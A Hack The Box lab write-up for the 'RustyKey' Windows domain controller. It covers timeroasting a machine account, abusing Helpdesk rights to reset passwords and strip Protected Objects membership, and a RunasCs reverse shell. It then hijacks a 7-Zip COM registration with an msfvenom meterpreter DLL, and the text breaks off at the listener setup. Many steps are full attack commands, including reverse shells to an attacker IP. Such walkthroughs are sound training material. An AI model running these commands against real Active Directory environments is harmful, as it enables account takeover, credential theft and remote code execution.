
Hack The Box RustyKey Writeup (Hard Windows)
Hard Windows AD box. Timeroasting cracks a machine account, pulling IT out of Protected Objects frees Kerberos, and a 7-Zip COM hijack ends in RBCD.
Summary
HackTheBox hands out credentials for rr.parker on RustyKey, and a BloodHound collection over Kerberos shows the Helpdesk group holding ForceChangePassword over several users while the machine account IT-COMPUTER3 can add itself to Helpdesk. Timeroasting the domain with NetExec yields the IT-COMPUTER3 hash, which cracks to Rusty88!, so bloodyAD adds that account to Helpdesk and resets bb.morgan’s password. The first TGT request fails with KDC_ERR_ETYPE_NOSUPP because bb.morgan inherits Protected Users membership through the IT group, so IT is removed from Protected Objects and evil-winrm connects over Kerberos. An internal memo points at 7-Zip, and a GPO grants the Support group write access to the 7-Zip COM CLSID key, so resetting ee.reed’s password and hijacking InProcServer32 returns a shell as mm.turner. Finally mm.turner’s AddAllowedToAct over the domain controller sets up resource-based constrained delegation, and Rubeus s4u impersonates backupadmin for a psexec shell as NT AUTHORITY\SYSTEM.
Initial Credentials
These are the credentials provided by HackTheBox at the beginning of the challenge:
1
2
Username: rr.parker
Password: 8#t5HE8L!W3A
Domain Enumeration
I ran bloodhound against the domain (the command wouldn’t run without the -k flag as NTLM authentication is disabled):
1
nxc ldap 10.10.11.75 -u rr.parker -p '8#t5HE8L!W3A' -k --bloodhound -c All
The mm.turner user seems to be the necessary user to privesc (is member of DelegationManager **group, which has **AddAllowedToAct over the machine DC.RUSTYKEY.HTB):

To find the attack path, go to the cypher query tab and select Shortest paths to Domain Admins.

By enumerating individual users in the domain, I found, under Inbout Object Control for bb.morgan that the Helpdesk group has ForceChangePassword over it:
In fact, the Helpdesk group has privileges over many objects, including users and groups:

The Outbound Privileges for Helpdesk are:
ForceChangePassword over bb.morgan user;
ForceChangePassword over gg.anderson user;
ForceChangePassword over ee.reed user;
AddMember over Protected Objects group;
ForceChangePassword & GenericWrite over dd.ali user.
If I take a look at the Inbound Object Control tab on Helpdesk, something interesting immediately catches my attention:

The machine account IT-COMPUTER3 has AddSelf over the Helpdesk group. Very Odd.
There is nothing that immediately controls the IT-COMPUTER3 account, however. But it seems like this is the way to go.
Timeroasting over machine accounts
According to Internal All the Things:
Timeroasting takes advantage of Windows’ NTP authentication mechanism, allowing unauthenticated attackers to effectively request a password hash of any computer account by sending an NTP request with that account’s RID
Detailed information about this technique can be found in this article.
A new module has been recently added to NetExec that allows to perform the above-mentioned technique:

The command looks like this:
1
nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -M timeroast -k
I saved all timeroast hashes to “timeroast.log” in my attacking machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$sntp-ms$116676c339a6cb7fe6f5c9041c5ebc6c$1c0111e900000000000a1eb84c4f434cec0b29d2272c6c6fe1b8428bffbfcd0aec0b525212f2f62cec0b525212f32378
$sntp-ms$e670ea0859c7f351edf6b477fa7f528f$1c0111e900000000000a1eb84c4f434cec0b29d22769e8d1e1b8428bffbfcd0aec0b5252ab40d181ec0b5252ab410583
$sntp-ms$7770ff22838f185c218a3b68d724ac70$1c0111e900000000000a1eb84c4f434cec0b29d224d74ad5e1b8428bffbfcd0aec0b5252acc6bce8ec0b5252acc6fe56
$sntp-ms$592bf62c704f232d6c89d7adbd75e7e6$1c0111e900000000000a1eb84c4f434cec0b29d2263f8e8be1b8428bffbfcd0aec0b5252ae2f024cec0b5252ae2f3eb1
$sntp-ms$f2ff1101964bdf07a90550b2a0099f0c$1c0111e900000000000a1eb84c4f434cec0b29d223e87097e1b8428bffbfcd0aec0b5252afaefa53ec0b5252afaf294d
$sntp-ms$1c4648634729783f8bcb7643031cf569$1c0111e900000000000a1eb84c4f434cec0b29d22574652ce1b8428bffbfcd0aec0b5252b13aed3bec0b5252b13b1a88
$sntp-ms$8afb6e59527d4d2f2cb57c46da8fd524$1c0111e900000000000a1eb84c4f434cec0b29d225d3656de1b8428bffbfcd0aec0b5252c1bab720ec0b5252c1bae46c
$sntp-ms$07dd9dd33b507f52fb209d22a11e14d7$1c0111e900000000000a1eb84c4f434cec0b29d22738ed87e1b8428bffbfcd0aec0b5252c3203529ec0b5252c3206e34
$sntp-ms$d58389692d01f47c90c809aee492689b$1c0111e900000000000a1eb84c4f434cec0b29d2248036f2e1b8428bffbfcd0aec0b5252c4801711ec0b5252c48047b8
$sntp-ms$2c418b946d84b6ca9f13a4f97872f80d$1c0111e900000000000a1eb84c4f434cec0b29d2260890c8e1b8428bffbfcd0aec0b5252c6087295ec0b5252c608a18f
$sntp-ms$38db411bc0ab0c28af479c2cf60c0f4a$1c0111e900000000000a1eb84c4f434cec0b29d2276fe641e1b8428bffbfcd0aec0b5252c76fb8f5ec0b5252c76ffa63
$sntp-ms$2b4be5b17e5f51ffeccdda99b7d25212$1c0111e900000000000a1eb84c4f434cec0b29d225189953e1b8428bffbfcd0aec0b5252c8ef83b0ec0b5252c8efb458
$sntp-ms$c4462c634df76b3e05d8ed33a4e84c13$1c0111e900000000000a1eb84c4f434cec0b29d226aab39de1b8428bffbfcd0aec0b5252ca819c4cec0b5252ca81cb46
$sntp-ms$3ee27fe7ae3f7b399313ed322a76403d$1c0111e900000000000a1eb84c4f434cec0b29d2241a36e2e1b8428bffbfcd0aec0b5252cc09b4b4ec0b5252cc09e55c
$sntp-ms$8a8192baa1985d4f75306a3204adaecc$1c0111e900000000000a1eb84c4f434cec0b29d2259a82cde1b8428bffbfcd0aec0b5252cd89fef1ec0b5252cd8a2f99
$sntp-ms$c7b7bee7ff6cac17f3d448f45e3f634d$1c0111e900000000000a1eb84c4f434cec0b29d226fa4682e1b8428bffbfcd0aec0b5252cee9b53aec0b5252cee9f856
It’s possible to use the Beta version of Hashcat to crack the password hashes. Eventually, when using rockyou.txt wordlist, you’ll get a hit for “Rusty88!”, which is effectively the password for the IT-COMPUTER3 machine account.
Initial Access
To follow the attack path described under Domain Enumeration, first we should add the machine account to Helpdesk:
1
bloodyAD.py --host dc.rustykey.htb --dc-ip 10.10.11.75 -d rustykey.htb -u 'it-computer3$' -p 'Rusty88!' --kerberos add groupMember "HELPDESK" "it-computer3$"
With membership in the Helpdesk group, now we can change the password for users in the domain, including ones with membership in Remote Management Users (which generally allows for winrm sessions being established). To change the password for bb.morgan:
1
bloodyAD.py --host dc.rustykey.htb --dc-ip 10.10.11.75 -d rustykey.htb -u 'it-computer3$' -p 'Rusty88!' --kerberos set password bb.morgan 'SecurePass!'
However, I can’t grab a TGT for bb.morgan even though I changed their password to something I know. The error message doesn’t help much:

The error looks like this:
1
Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
About this error (Mismatched encryption policy):
Active Directory domain controllers or trusts may be configured (via Group Policy “Network Security: Configure encryption types allowed for Kerberos” or trust properties) to allow only certain etypes (e.g., AES), while the service account or the client’s krb5.conf permits only legacy types (e.g., RC4)

If I take a look back at the bloodhound enumeration, I can see that bb.morgan, as they’re member of IT, they inherited membership to Protected Objects, which ultimately is member of** Protected Users**:
The Protected Users group has something interesting under the description field:

They link to a microsoft article, and, in this article, some pretty good information can be found:

More specifically,
The Kerberos protocol will not use the weaker DES or RC4 encryption types in the pre-authentication process. This means that the domain must be configured to support at least the AES cipher suite.
Which can be the reason why we are getting the KDC_ERR_ETYPE_NOSUPP error when trying to get a TGT.
Interestingly enough, from the Domain Enumeration section, we see that the Helpdesk group has AddMember over Protected Objects:
WARN
This is highly frustrating.
According to Microsoft, the AddMember (attention to the name, add member) privilege allows the user holding it to not only add members, but also remove members from that specific group!
Come on, Microsoft. Could you make it more misleading?

Which means that we can remove members from Protected Objects, effectively killing the restrictions imposed by Protected Users (members of Protected Objects inherit memership to Protected Users).
Obviously, if you try to remove the user itself directly from Protected Objects, it’ll error out:

This is because the user isn’t a direct member of Protected Objects. In this case, bb.morgan inherited its membership to Protected Objects because they’re members of the IT group. This means that we need to remove the IT group from Protected Objects, and that way the user will be freed too.
Removes IT group from protected objects:
1
bloodyAD.py -d rustykey.htb -u 'it-computer3$' -p 'Rusty88!' -k --host dc.rustykey.htb --dc-ip 10.10.11.75 remove groupMember "PROTECTED OBJECTS" IT
As you can see, we can remove the group:

Then, change password for bb.morgan once again just to make sure:
1
bloodyAD.py --host dc.rustykey.htb --dc-ip 10.10.11.75 -d rustykey.htb -u 'it-computer3$' -p 'Rusty88!' --kerberos set password bb.morgan 'SecurePass!'
And you should now be able to get a TGT for bb.morgan just fine:

The command looks like this (getTGT from Impacket toolkit):
1
getTGT.py rustykey.htb/bb.morgan
Now in order to get a winrm session as bb.morgan, I first used netexec to generate the appropriate krb5.conf (this is needed in order for evil-winrm to work with kerberos):

The command looks like this:
1
nxc smb 10.10.11.75 -u rr.parker -p '8#t5HE8L!W3A' --generate-krb5-file krb5.conf -k
The krb5.conf file looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = RUSTYKEY.HTB

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.rustykey.htb
        admin_server = dc.rustykey.htb
        default_domain = rustykey.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
I moved the generated krb5.conf file from my cwd to /etc/krb5.conf:
1
sudo mv krb5.conf /etc/krb5.conf
Then, I exported the environment variable to use the kerberos TGT and used evil-winrm to get a shell as bb.morgan:

The commands looks like this:
1
2
export KRB5CCNAME=./bb.morgan.ccache
evil-winrm -i dc.rustykey.htb -r RUSTYKEY.HTB
Privilege Escalation
Inside bb.morgan’s desktop, we can see user.txt and internal.pdf:

I downloaded the internal.pdf file:

And here are the contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Internal Memo
From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb
Subject: Support Group - Archiving Tool Access
Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,
As part of the new Support utilities rollout, extended access has been temporarily granted to allow
testing and troubleshooting of file archiving features across shared workstations.

This is mainly to help streamline ticket resolution related to extraction/compression issues reported
by the Finance and IT teams. Some newer systems handle context menu actions differently, so
registry-level adjustments are expected during this phase.

A few notes:
- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed
stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,
BB Morgan
IT Department
They mention something about the Support having extended access over shared workstations, and that it’s related to extraction/compression issues. If I look at the support group on bloodhound, I can see that the only user in there is “ee.reed”:

Thankfully, the Helpdesk group from earlier has ForceChangePassword over that user. With membership to Helpdesk, I can simply run:
1
bloodyAD.py --host dc.rustykey.htb --dc-ip 10.10.11.75 -d rustykey.htb -u 'it-computer3$' -p 'Rusty88!' --kerberos set password ee.reed 'SecurePass!'
To change their password. It’s impossible to log in as “ee.reed” via winrm. However, we can use RunasCs from our session as bb.morgan to execute commands as ee.reed.
I first started a netcat listener on my attacking machine:
1
2
$ sudo rlwrap nc -lvnp 443
listening on [any] 443 ...
It’s important to note that we won’t be able to get the remote session as ee.reed even with RunasCs if the Support group is still in the Protected Objects group (ee.reed should not be protected in order to get a session as them). This is how the error message looks like:
1
2
*Evil-WinRM* PS C:\windows\tasks> .\RunasCs.exe ee.reed SecurePass! "cmd.exe" -d rustykey.htb -l 2 -r 10.10.14.14:443
[-] RunasCsException: LogonUser failed with error code: Account restrictions are preventing this user from signing in. For example: blank passwords aren't allowed, sign-in times are limited, or a policy restriction has been enforced
To remove Support from Protected Objects, just run:
1
bloodyAD.py -d rustykey.htb -u 'it-computer3$' -p 'Rusty88!' -k --host dc.rustykey.htb --dc-ip 10.10.11.75 remove groupMember "PROTECTED OBJECTS" Support
In my shell as bb.morgan, I (uploaded to the machine and then) ran RunasCs.exe:

The command looks like this:
1
.\RunasCs.exe ee.reed SecurePass! "cmd.exe" -d rustykey.htb -l 2 -r 10.10.14.14:443
Immediately, on my other panel, I got the connection back as ee.reed:


Ok great. If I head to C:\Program Files, I can see that 7-zip is installed in the machine, which is odd.
Now, correlating to the internal memo:
Internal Memo (bb.morgan@rustykey.htb) “Extended access has been temporarily granted to allow testing and troubleshooting of file archiving features across shared workstations… registry-level adjustments are expected during this phase.”
The subject explicitly references archiving tools. On Windows, that’s typically 7‑Zip.
“Registry-level adjustments” hints at GPP Registry Preferences rather than local scripts or manual installs.
Hypothesis: The SecEdit INF (
GptTmpl.inf) or Registry Preferences XML contains keys granting write or read access to the 7‑Zip COM extension.
Why tie a memo to GPP? The memo sets the operational context and timeframe, pointing us directly to the relevant GPO GUID for further enumeration.
Eventually, I found the **GptTmpl.inf **under the SYSVOL share:
1
PS C:\Windows\Tasks> type "\\dc.rustykey.htb\sysvol\rustykey.htb\policies\{6AC1786C-016F-11D2-945F-00C04fB984F9}\machine\microsoft\windows nt\secedit\GptTmpl.inf"
It says many things, most of them not really human-readable:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Registry Keys]
"MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}",0,"D:PAR(A;CI;KR;;;S-1-15-2-1)(A;CIIO;KA;;;CO)(A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)"
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-19,*S-1-5-20
SeAuditPrivilege = *S-1-5-19,*S-1-5-20
SeBackupPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeBatchLogonRight = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-559,*S-1-5-21-3316070415-896458127-4139322052-1136
SeChangeNotifyPrivilege = *S-1-1-0,*S-1-5-19,*S-1-5-20,*S-1-5-32-544,*S-1-5-11,*S-1-5-32-554
SeCreatePagefilePrivilege = *S-1-5-32-544
SeDebugPrivilege = *S-1-5-32-544
SeIncreaseBasePriorityPrivilege = *S-1-5-32-544,*S-1-5-90-0
SeIncreaseQuotaPrivilege = *S-1-5-19,*S-1-5-20,*S-1-5-32-544
SeInteractiveLogonRight = *S-1-5-32-548,*S-1-5-32-544,*S-1-5-32-551,*S-1-5-9,*S-1-5-32-550,*S-1-5-21-3316070415-896458127-4139322052-1136,*S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-32-549
SeLoadDriverPrivilege = *S-1-5-32-544,*S-1-5-32-550
SeMachineAccountPrivilege = *S-1-5-11
SeNetworkLogonRight = *S-1-1-0,*S-1-5-32-544,*S-1-5-11,*S-1-5-9,*S-1-5-32-554
SeProfileSingleProcessPrivilege = *S-1-5-32-544
SeRemoteShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-549
SeRestorePrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549
SeSecurityPrivilege = *S-1-5-32-544
SeShutdownPrivilege = *S-1-5-32-544,*S-1-5-32-551,*S-1-5-32-549,*S-1-5-32-550
SeSystemEnvironmentPrivilege = *S-1-5-32-544
SeSystemProfilePrivilege = *S-1-5-32-544,*S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
SeSystemTimePrivilege = *S-1-5-19,*S-1-5-32-544,*S-1-5-32-549
SeTakeOwnershipPrivilege = *S-1-5-32-544
SeUndockPrivilege = *S-1-5-32-544
SeEnableDelegationPrivilege = *S-1-5-32-544
SeDenyNetworkLogonRight = *S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-21-3316070415-896458127-4139322052-1136,*S-1-5-21-3316070415-896458127-4139322052-1000
[Registry Values]
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
However, there’s one key information in this file. Focus on:
1
2
[Registry Keys]
"MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}",0,"D:PAR(A;CI;KR;;;S-1-15-2-1)..."
Where:
D:PAR(…) is the DACL in SDDL-style:
PARprotects the key from inherited ACEs.Entries like
(A;CI;KR;;;S-1-15-2-1)grant Key Read to All Application Packages.(A;CI;KA;;;S-1-5-21-...-1132)grants Key All (including Write) to the support-team group.
Understanding SDDL helps us know exactly which principals gained which rights, and that a write right (KA) is present.
When Explorer renders a right-click menu, it enumerates registered shell extensions via COM registration under:
HKLM\SOFTWARE\Classes\CLSID\{CLSID}\InProcServer32Default value points to the DLL path (e.g.,
C:\Program Files\7-Zip\7-zip.dll).
Then, explorer calls CoCreateInstance on that CLSID, loading the DLL in-process.
Because the GPO has set an ACL granting KEY_ALL_ACCESS to the support-group SID on that CLSID key, a member of Support can:
Modify the default (
(Default)) value underInProcServer32to point at an attacker-controlled DLL.Add any sub-keys or values needed for registration.
No elevation or local administrator rights are required, just domain-level support-group membership. Which means that we can perform the attack with our session as ee.reed, since this user is member of the Support group.
To create a malicious DLL, I used msfvenom:

The commands look like this:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.14 LPORT=53 -f dll -o evil.dll
Then I proceeded to configure my multi/handler:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
